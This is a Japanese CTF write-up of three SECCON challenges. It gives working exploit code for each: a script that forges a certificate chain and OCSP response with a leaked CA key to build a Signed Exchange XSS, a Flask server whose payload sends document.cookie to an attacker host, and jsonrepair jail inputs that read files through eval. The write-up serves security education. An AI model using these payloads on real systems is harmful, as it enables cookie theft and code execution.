[Web] broken-challenge
XSSの問題だが、XSSを発生させるべきWebサーバーが存在せず、botだけが与えられた。そんな無茶な。
conf.js:
import puppeteer from "puppeteer";

export const challenge = {
  name: "broken-challenge",
  rateLimit: 4, // max requests per 1 minute
};

export const flag = {
  value: process.env.FLAG,
  validate: (flag) => typeof flag === "string" && /^SECCON\{.+\}$/.test(flag),
};

const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));

export const visit = async (url) => {
  console.log(`start: ${url}`);

  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: [
      "--no-sandbox",
      "--disable-dev-shm-usage",
      "--js-flags=--noexpose_wasm,--jitless",
      "--disable-features=HttpsFirstBalancedModeAutoEnable",
    ],
  });

  const context = await browser.createBrowserContext();

  try {
    await context.setCookie({
      name: "FLAG",
      value: flag.value,
      domain: "hack.the.planet.seccon",
      path: "/",
    });

    const page = await context.newPage();
    await page.goto(url, { timeout: 3_000 });
    await sleep(5_000);
    await page.close();
  } catch (e) {
    console.error(e);
  }

  await context.close();
  await browser.close();

  console.log(`end: ${url}`);
};
index.js:
import express from "express";
import rateLimit from "express-rate-limit";
import fs from "fs";

import { visit, challenge, flag } from "./conf.js";

if (!flag.validate(flag.value)) {
  console.log(`Invalid flag: ${flag.value}`);
  process.exit(1);
}

const app = express();

app.use(express.json());
app.set("view engine", "ejs");


app.get("/", (req, res) => {
  res.render("index", {
    name: challenge.name
  });
});

app.get("/hint", (req, res) => {
  res.render("hint", {
    hint: fs.readFileSync("./cert.key"),
  });
});

app.use(
  "/api",
  rateLimit({
    windowMs: 60_000,
    max: challenge.rateLimit,
  })
);

app.post("/api/report", async (req, res) => {
  const { url } = req.body;
  if (
    typeof url !== "string" ||
    (!url.startsWith("http://") && !url.startsWith("https://"))
  ) {
    return res.status(400).send("Invalid url");
  }

  try {
    await visit(url);
    res.sendStatus(200);
  } catch (e) {
    console.error(e);
    res.status(500).send("Something went wrong");
  }
});

app.listen(1337);
botのソースコードを確認すると、hack.the.planet.secconでXSSできればflagが得られることが分かる。
  try {
    await context.setCookie({
      name: "FLAG",
      value: flag.value,
      domain: "hack.the.planet.seccon",
      path: "/",
    });

    const page = await context.newPage();
    await page.goto(url, { timeout: 3_000 });
    await sleep(5_000);
    await page.close();
  } catch (e) {
    console.error(e);
  }
/hintでルート証明書の秘密鍵を得られるのが気になる。
app.get("/hint", (req, res) => {
  res.render("hint", {
    hint: fs.readFileSync("./cert.key"),
  });
});
ということで、この証明書を用いてChromeがhack.the.planet.secconからのコンテンツだと解釈するようなサーバーを自分で用意し、flagを得る問題だと推測できる。
最初はDNS関係の何かだと思っていたが、hack.the.planet.secconに名前解決できるような方法が見つからず。LLMと壁打ちしていたらSigned Exchange (SXG)という技術を提案してくれた。
初見の技術なので調べてみたが、どうやら署名付きのHTTPレスポンスをパッケージ化して配信し、originからの配信と同様に扱う(=cookieも乗る)というものらしい。
ということで、/hintから証明書を取得してsxgファイルとその検証に必要な証明書チェーンを作成する。作成にはgen-signedexchangeとgen-certurlを用いた。payload.htmlは適当なXSSペイロードになる。
#!/bin/bash
set -e

# 0. 準備
# 1時間前の時刻 (UTC) を計算 (Botの時刻ズレ対策)
# GNU dateとBSD date(Mac)の両対応
if date -v -10M > /dev/null 2>&1; then
  DATE_STR=$(date -v -10M -u +"%Y-%m-%dT%H:%M:%SZ")
else
  DATE_STR=$(date -u -d "10 minutes ago" +"%Y-%m-%dT%H:%M:%SZ")
fi
echo "[*] Signing Date: $DATE_STR"

# ==========================================
# 1. Leaf証明書 (hack.the.planet.seccon) の作成
# ==========================================
echo "[*] Generating Leaf Certificate..."

# 秘密鍵の生成
openssl ecparam -name prime256v1 -genkey -noout -out leaf.key

# CSR (署名要求) の生成
openssl req -new -key leaf.key -out leaf.csr -subj "/CN=hack.the.planet.seccon"

# 拡張設定ファイル (SXGに必須のCanSignHttpExchangesを追加)
cat <<EOF > leaf.ext
authorityKeyIdentifier=keyid,issuer
basicConstraints=CA:FALSE
keyUsage=digitalSignature
subjectAltName=DNS:hack.the.planet.seccon
1.3.6.1.4.1.11129.2.1.22=ASN1:NULL
EOF

# CA鍵(cert.key)を使って署名し、leaf.crtを発行
openssl x509 -req -in leaf.csr \
    -CA cert.crt -CAkey cert.key -CAcreateserial \
    -out leaf.crt -days 7 -sha256 -extfile leaf.ext

# ==========================================
# 2. OCSPレスポンスの捏造
# ==========================================
echo "[*] Generating Valid OCSP Response..."

# index.txt (CAデータベース) の作成
touch index.txt
# 証明書のシリアル番号を取得
SERIAL=$(openssl x509 -in leaf.crt -serial -noout | cut -d= -f2)
# index.txtに有効なエントリを追加 (V = Valid)
echo -e "V\t251231235959Z\t\t$SERIAL\tunknown\t/CN=hack.the.planet.seccon" > index.txt

# OCSPリクエストの作成 (ダミー)
openssl ocsp -issuer cert.crt -cert leaf.crt -reqout req.der -no_nonce

# OCSPレスポンスの生成と署名 (CA鍵を使用)
# これにより "正当なCAが署名した有効なOCSP" が出来上がる
openssl ocsp -index index.txt -rsigner cert.crt -rkey cert.key -CA cert.crt \
    -reqin req.der -respout ocsp.der -ndays 7

# ==========================================
# 3. cert.cbor と SXG の生成
# ==========================================
echo "[*] Generating cert.cbor and SXG..."

# 証明書チェーン (CBOR) の生成
cat leaf.crt cert.crt > chain.pem
gen-certurl -pem chain.pem -ocsp ocsp.der > cert.cbor

# SXGファイルの生成
gen-signedexchange \
  -uri https://hack.the.planet.seccon/ \
  -content payload.html \
  -certificate leaf.crt \
  -privateKey leaf.key \
  -certUrl https://attacker.claustra01.net/cert.cbor \
  -validityUrl https://hack.the.planet.seccon/resource.validity \
  -date "$DATE_STR" \
  -o exploit.sxg

echo "[+] Done! Files 'exploit.sxg' and 'cert.cbor' are ready."
echo "[+] Restart server.py and submit: https://attacker.claustra01.net/exploit.sxg"
これで生成したファイルを配信するサーバーを書く。
import http.server
import socketserver
import os

PORT = 50000

class ExploitHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        # 1. SXGファイルへのリクエスト
        if self.path.endswith('.sxg'):
            try:
                with open('exploit.sxg', 'rb') as f:
                    content = f.read()

                self.send_response(200)
                # ここで強制的に正しいMIMEタイプを指定
                self.send_header('Content-Type', 'application/signed-exchange;v=b3')
                self.send_header('X-Content-Type-Options', 'nosniff')
                self.send_header('Content-Length', str(len(content)))
                self.send_header('Access-Control-Allow-Origin', '*')
                self.end_headers()
                self.wfile.write(content)
                return
            except FileNotFoundError:
                self.send_error(404, "File not found")
                return

        # 2. CBORファイルへのリクエスト
        elif self.path.endswith('.cbor'):
            try:
                with open('cert.cbor', 'rb') as f:
                    content = f.read()

                self.send_response(200)
                # ここで強制的に正しいMIMEタイプを指定
                self.send_header('Content-Type', 'application/cert-chain+cbor')
                self.send_header('Content-Length', str(len(content)))
                self.send_header('Access-Control-Allow-Origin', '*')
                self.end_headers()
                self.wfile.write(content)
                return
            except FileNotFoundError:
                self.send_error(404, "File not found")
                return

        # 3. 成功ログの受信 (/log?flag=...)
        elif '/log' in self.path:
            print(f"\n[!!!] FLAG RECEIVED: {self.path}\n")
            self.send_response(200)
            self.end_headers()
            self.wfile.write(b'OK')
            return

        # その他は標準のハンドラに任せる
        super().do_GET()

print(f"Listening on port {PORT}...")
# アドレス再利用設定 (Restart時のエラー防止)
socketserver.TCPServer.allow_reuse_address = True
with socketserver.TCPServer(("0.0.0.0", PORT), ExploitHandler) as httpd:
    httpd.serve_forever()
このサーバーを公開してbotへ投げるとflagが飛んできた。なお、手元のブラウザでは(当然)証明書が異なるため動作しない。
SECCON{congratz_you_hacked_the_planet_521ce0597cdcd1e3}
[Web] framed-xss
大会期間中には解けなかったが、upsolveしたのでwriteupを書く。
iframe sandbox内に任意のhtmlを挿入することができるwebアプリ。これでどうにかしてXSSするという問題。
app.py:
from flask import Flask, request

app = Flask(__name__)


@app.get("/")
def index():
    return """
<body>
  <h1>XSS Challenge</h1>
  <form action="/">
    <textarea name="html" rows="4" cols="36"></textarea>
    <button type="submit">Render</button>
  <form>
  <script type="module">
    const html = await fetch("/view" + location.search, {
      headers: { "From-Fetch": "1" },
    }).then((r) => r.text());
    if (html) {
      document.forms[0].html.value = html;
      const iframe = document.createElement("iframe");
      iframe.setAttribute("sandbox", "");
      iframe.srcdoc = html;
      document.body.append(iframe);
    }
  </script>
</body>
    """.strip()


@app.get("/view")
def view():
    if not request.headers.get("From-Fetch", ""):
        return "Use fetch", 400
    return request.args.get("html", "")


if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0", port=3000)
conf.js:
import puppeteer from "puppeteer";

export const challenge = {
  name: "framed-xss",
  appUrl: new URL("http://web:3000"),
  rateLimit: 4, // max requests per 1 minute
};

export const flag = {
  value: process.env.FLAG,
  validate: (flag) => typeof flag === "string" && /^SECCON\{.+\}$/.test(flag),
};

const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));

export const visit = async (url) => {
  console.log(`start: ${url}`);

  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: [
      "--no-sandbox",
      "--disable-dev-shm-usage",
      "--js-flags=--noexpose_wasm,--jitless",
      "--disable-features=HttpsFirstBalancedModeAutoEnable",
    ],
  });

  const context = await browser.createBrowserContext();

  try {
    await context.setCookie({
      name: "FLAG",
      value: flag.value,
      domain: challenge.appUrl.hostname,
      path: "/",
    });

    const page = await context.newPage();
    await page.goto(url, { timeout: 3_000 });
    await sleep(5_000);
    await page.close();
  } catch (e) {
    console.error(e);
  }

  await context.close();
  await browser.close();

  console.log(`end: ${url}`);
};
/viewがhtmlをそのまま返しているのでXSSできそうだが、From-Fetchヘッダが無いと何も返してくれない。
@app.get("/view")
def view():
    if not request.headers.get("From-Fetch", ""):
        return "Use fetch", 400
    return request.args.get("html", "")
XSSは不可能に思えるが、htmlをクエリパラメータから取ってそのままiframeへ挿入するのではなく、わざわざ/viewを叩いてそのレスポンスを挿入しているのが気になる。ブラウザのcacheを利用するような雰囲気を感じた。
<script type="module">
  const html = await fetch("/view" + location.search, {
    headers: { "From-Fetch": "1" },
  }).then((r) => r.text());
  if (html) {
    document.forms[0].html.value = html;
    const iframe = document.createElement("iframe");
    iframe.setAttribute("sandbox", "");
    iframe.srcdoc = html;
    document.body.append(iframe);
  }
</script>
実験していると、
http://framed-xss.seccon.games:3000/view?html=%3Cscript%3Ealert(document.domain)%3C/script%3Eへアクセスhttp://framed-xss.seccon.games:3000/?html=%3Cscript%3Ealert(document.domain)%3C/script%3Eへアクセス- ブラウザの戻るボタンを押す
という手順でXSSが発火した。

bot上でもこれと同じことができないか。
window.openを用いて試してみると、同一origin上からならこの方法でXSSを発火させることができた。しかし、異なるorigin(自分がホストしているサーバー)では発火せず、Use fetchと表示されてしまう。
const origin = "http://framed-xss.seccon.games:3000";
const payload = `<script>alert(origin)<\/script>`;
const sleep = (ms) => new Promise(r => setTimeout(r, ms));

const solve = async () => {
    let w = await window.open(origin + "/view?html=" + encodeURIComponent(payload));
    await sleep(1000);
    w.location = await origin + "/?html=" + encodeURIComponent(payload);
    await sleep(1000);
    w.location = await URL.createObjectURL(new Blob([`<script>history.go(-2)<\/script>`], { type: 'text/html' }));
}
solve();
これはchromeのinitiatorによる挙動(firefoxならこれで通るらしい)で、詳しくは理解していないが、iframeに挿入する時のfetchとwindow.open()は異なるorigin上で実行されるため、cache-keyが異なる状態になってしまうらしい。
では、Use fetchがキャッシュされていない(iframeに挿入する時しか/viewにアクセスしていない)ような履歴を作ることはできないだろうか。パズルの時間だ。
結論を言ってしまうと、レスポンスがexploit.htmlとredirect(".../view")のどちらを返すかを良い感じに切り替えてしまうサーバーを実装すれば良い。順を追って説明すると、
- botが攻撃者サーバーへアクセスし、htmlを得る
- html内の
window.open()で問題サーバーを開く /viewをfetchした結果がiframeに挿入される(ブラウザ上にこのレスポンスがキャッシュされることを期待する)history.back()で問題サーバーの/viewへ戻るような履歴を用意する
4.1.history.back()で攻撃者サーバーへ戻ってくるようなページへ遷移させる
4.2. 攻撃者サーバーへ戻ってきたら問題サーバーの/viewにリダイレクトさせれば良い- 3でキャッシュされたXSSペイロードが発火
これを実装するとこうなる。
from flask import Flask, redirect
from urllib.parse import quote
import json

def encodeURIComponent(str):
    return quote(str, safe='~()*!.\'')

app = Flask(__name__)

target = "http://web:3000"
payload = "<svg/onload=fetch('https://attacker.claustra01.net/flag?f='+document.cookie);alert(1)>"
visited = True


@app.after_request
def add_headers(response):
    response.headers["Cache-Control"] = "no-store, no-cache"
    return response


@app.get("/")
def index():
    global visited
    visited = not visited

    if not visited:
        return """
<script>
    const sleep = (ms) => new Promise(r => setTimeout(r, ms));
    const solve = async () => {
        window.open("{target}" + "/?html=" + encodeURIComponent(`{payload}`));
        await sleep(1000);
        location = URL.createObjectURL(new Blob([`<svg/onload="setTimeout(()=>history.back(), 1000)">`], { type: 'text/html' }))
    }
    solve()
</script>
""".replace("{target}", target).replace("{payload}", payload)

    else:
        return redirect(f"{target}/view?html={encodeURIComponent(payload)}")


app.run("0.0.0.0", 50000)
このサーバーを自分でホストし、そのURLを報告すると/flagにflagが飛んできた。
SECCON{New_fe4tur3,n3w_bypa55}
[Jail] broken-json
jsonrepairというパッケージに通した入力をそのままevalしている。flagのファイル名は推測困難なので、RCEが必要。
#!/usr/local/bin/node
import readline from "node:readline/promises";
import { jsonrepair } from "jsonrepair";

using rl = readline.createInterface({ input: process.stdin, output: process.stderr });
await rl.question("jail> ").then(jsonrepair).then(eval).then(console.log);
例えば、このようなjsonとjsのpolyglotを与えるとjsとして解釈される。
jail> [{"x":1}]
[ { x: 1 } ]
jsonrepairのソースコードを読むと、コメント周りの処理が不十分なことが分かった。LLMと壁打ちしつつガチャガチャしていたら、このような入力を与えた時にconsole.logが発火した。これで任意のjsを実行できた。
$ nc localhost 5000
jail> [/",(console.log(1337),"ok"),"/]
1337
[ '/', 'ok', '/' ]
あとはjsonrepairがエラーを吐かないようにパズルをしてRCEに持ち込めば良い。
[/",(console.log(process.getBuiltinModule("node:fs").readdirSync(String.fromCharCode(47))), "ok"),"/]
[/",(()=>{const fs=process.getBuiltinModule("node:fs");const r=String.fromCharCode(47);console.log(fs.readFileSync(r+"flag-235a7a7283c92a9c1f9a1e521e0e70f3.txt","utf8"));return "ok";})(),"/]
flagが得られた。
SECCON{Re:Jail_kara_Hajimeru_Break_Time}